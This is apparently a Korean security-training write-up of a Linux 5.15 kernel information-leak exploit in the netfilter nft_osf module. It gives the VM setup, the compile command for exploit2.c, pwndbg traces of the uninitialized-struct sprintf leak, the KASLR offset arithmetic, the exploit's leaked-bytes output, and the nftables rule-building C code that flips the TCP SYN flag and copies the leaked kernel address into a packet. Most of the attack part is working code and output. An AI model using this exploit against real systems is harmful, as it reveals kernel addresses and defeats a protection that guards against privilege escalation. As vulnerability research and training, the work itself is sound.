[BOB12]A02-배훈상(0601)

환경

boot.sh

```
qemu-system-x86_64 -enable-kvm -m 2048 -smp 2,cores=2,sockets=1 \
-kernel ./boot/vmlinuz-5.15.0-25-generic \
-initrd ./boot/initrd.img-5.15.0-25-generic \
-append "root=/dev/vda1 console=tty1 console=ttyS0 nokaslr" \
-netdev id=net00,type=user,hostfwd=tcp::2222-:22 \
-device virtio-net-pci,netdev=net00 \
-drive if=virtio,format=qcow2,file=ubuntu-22.04-minimal-cloudimg-amd64.img \
-drive if=virtio,format=raw,file=seed.raw \
-nographic -S -s
```

(가상머신 부팅 스크립트)


```
//소스코드 컴파일
gcc exploit2.c -o ./exploit2 -lmnl -lnftnl
```

데이터 분석 과정

```
ubuntu@ubuntu:~$ cd ex
ubuntu@ubuntu:~/ex$ sudo modprobe nft_osf
ubuntu@ubuntu:~/ex$
```


```
pwndbg> b*(nft_osf_eval)
Breakpoint 1 at 0xffffffffc0696130: file /build/linux-9H675W/linux-5.15.0/net/netfilter/nft_osf.c, line 22.
pwndbg>
```

`nft_osf_eval` 함수에 break point를 걸고 관찰합니다.



data leak이 일어나는 `sprintf` 에서의 디버깅 결과입니다. 초기화되지 않은 `data` 구조체 변수의 `.genre` , `.version` 필드에는 각각 `0xffffc90000003b80`, `0xffff888006c5d6c8` 주소가 들어있고, `%s:%s` 포멧 스트링에 의해 leak되는 값은 이 주소 안의 값이라는 것을 알 수 있습니다.

`0xffffc90000003b80` 을 보았을 때 `0xffffc90000003ba0` 주소에 커널 스택 주소, `0xffffc90000003ba8` 에 커널 코드 주소가 들어있으므로 각각 SFP, RET임을 예상할 수 있습니다.



```
pwndbg> disass ttwu_do_wakeup
Dump of assembler code for function ttwu_do_wakeup:
Address range 0xffffffff810f77b0 to 0xffffffff810f7910:
   0xffffffff810f77b0 <+0>:     nop    DWORD PTR [rax+rax*1+0x0]
   0xffffffff810f77b5 <+5>:     push   rbp
   0xffffffff810f77b6 <+6>:     mov    rbp,rsp
   0xffffffff810f77b9 <+9>:     push   r13
   0xffffffff810f77bb <+11>:    mov    r13,rcx
   0xffffffff810f77be <+14>:    push   r12
   0xffffffff810f77c0 <+16>:    mov    r12,rsi
   0xffffffff810f77c3 <+19>:    push   rbx
   0xffffffff810f77c4 <+20>:    mov    rbx,rdi
   0xffffffff810f77c7 <+23>:    call   0xffffffff810f7740 <check_preempt_curr>
   0xffffffff810f77cc <+28>:    mov    DWORD PTR [r12+0x18],0x0
```

이 함수는 `check_preempt_curr` 을 호출하고 `0xffffc90000003b90` 주소에 `check_preempt_curr + 55` 영역의 주소가 있는 것으로 보아

```
pwndbg> x/i 0xffffffff810f7777
   0xffffffff810f7777 <check_preempt_curr+55>:  mov    rax,QWORD PTR [rbx+0x9e0]
```

```
Dump of assembler code for function check_preempt_curr:
   0xffffffff810f7740 <+0>:     nop    DWORD PTR [rax+rax*1+0x0]
   0xffffffff810f7745 <+5>:     mov    rax,QWORD PTR [rdi+0x9e0]
   0xffffffff810f774c <+12>:    mov    rcx,QWORD PTR [rsi+0x80]
   0xffffffff810f7753 <+19>:    push   rbp
   0xffffffff810f7754 <+20>:    mov    rbp,rsp
   0xffffffff810f7757 <+23>:    push   rbx
   0xffffffff810f7758 <+24>:    mov    rbx,rdi
   0xffffffff810f775b <+27>:    cmp    rcx,QWORD PTR [rax+0x80]
   0xffffffff810f7762 <+34>:    je     0xffffffff810f7794 <check_preempt_curr+84>
   0xffffffff810f7764 <+36>:    ja     0xffffffff810f7772 <check_preempt_curr+50>
   0xffffffff810f7766 <+38>:    cmp    DWORD PTR [rax+0x68],0x1
   0xffffffff810f776a <+42>:    je     0xffffffff810f7784 <check_preempt_curr+68>
   0xffffffff810f776c <+44>:    mov    rbx,QWORD PTR [rbp-0x8]
   0xffffffff810f7770 <+48>:    leave
   0xffffffff810f7771 <+49>:    ret
   0xffffffff810f7772 <+50>:    call   0xffffffff810f5cf0 <resched_curr>
   0xffffffff810f7777 <+55>:    mov    rax,QWORD PTR [rbx+0x9e0]
```

`0xffffc90000003b80` 에 들어있는 값은 함수 `resched_curr` 의 stack frame안의 값이라는 것을 알 수 있습니다.

`0xffff888006c5d6c8` 안에 들어있는 값은 구조체 `ntf_osf_op` 의 시작 주소임을 디버깅 결과 알 수 있었습니다.

```
pwndbg> x/gx 0xffffffffc06970a0
0xffffffffc06970a0 <nft_osf_op>:        0xffffffffc0696130
```

```
ubuntu@ubuntu:~/ex$ sudo cat /proc/kallsyms | grep "_stext"
sudo: unable to resolve host ubuntu: Temporary failure in name resolution
ffffffff81000000 T _stext
```

```
pwndbg> p/x 0xffffffffc06970a0 -0xffffffff81000000
$1 = 0x3f6970a0
```

따라서 offset을 계산하면 위와 같습니다.


`%s` 에 의해 시작 주소부터 `\x00` 이 나올 때 까지 읽혀지고 총 0x10 byte 만 `strncpy`에 의해 leak된다는 것을 감안했을 때 leak된 결과를 아래와 같이 해석할 수 있습니다.

```
Last login: Sun Aug 13 12:43:00 UTC 2023 on ttyS0
ubuntu@ubuntu:~$ cd ex
ubuntu@ubuntu:~/ex$ sudo modprobe nft_osf
ubuntu@ubuntu:~/ex$ sudo ./exploit2
  [-] setup nftables
[*] Payload expression is setup!
  [-] send & recv udp packet
[-]recved from server
0x000000: ff ff ff ff 80 88 ff ff 01 3a a0 70 69 c0 ff 00 .........:.pi...
0x000010: 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 ................
0x000020: 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 ................
0x000030: 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 ................
0x000040: 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 ................
0x000050: 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 ................
0x000060: 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 ................
0x000070: 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 ................
0x000080: 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 ................
0x000090: 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 ................
```

```
pwndbg> x/20gx 0xffffc90000003b80
0xffffc90000003b80:     0xffff8880ffffffff      0x0000000000000001
```

첫번째 `%s` 에 의해 `0xffffc90000003b80` 안의 `0xffff8880ffffffff` 과 `\x00`앞의 `0x01` 까지 leak 되었습니다. 그리고 두번째 `%s` 의 경우 `nft_osf_op` 주소의 일부인 `ffc06970a0` 까지가 leak된 것을 볼 수 있었습니다.

Netfilter rule 설정



헤더 시작부터 플래그까지의 offset은 `0xd` 입니다. 취약점은 `TCP` 세그먼트가 `SYN` 일때만 트리거되므로 헤더 시작부분부터 `0xd` 오프셋에서 1byte만큼 읽어들여 해당 부분을 `0x2(0000 0010)` 으로 바꾸면 취약점을 트리거할 수 있을 것입니다. 따라서 규칙을 아래와 같이 작성하였습니다.

```
  uint32_t payload_base = NFT_PAYLOAD_TRANSPORT_HEADER;
  uint32_t payload_offset = 32;
  uint32_t payload_len = 0x10; // 8 bytes -> the address
  uint32_t payload_dreg = NFT_REG_1;// we get it from the first regis//
  uint32_t tmp_reg = NFT_REG_3;
  uint32_t origin_flag = NFT_REG_4;
//flag를 SYN으로 바꾸기
  add_payload(r, payload_base, 0, origin_flag, 0xd, 0x1);
  add_payload(r, payload_base, 0, tmp_reg, 48, 0x1);
  add_payload_set(r, payload_base, 0xd, 0x1, tmp_reg);
// data leak해서 NFT_REG_1에 저장
  add_osf(r, payload_dreg);
//NFT_REG_1에서 패킷으로 저장
  add_payload_set(r, payload_base, payload_offset, payload_len, payload_dreg);
//flag를 복구
  add_payload_set(r, payload_base, 0xd, 0x1, origin_flag);
```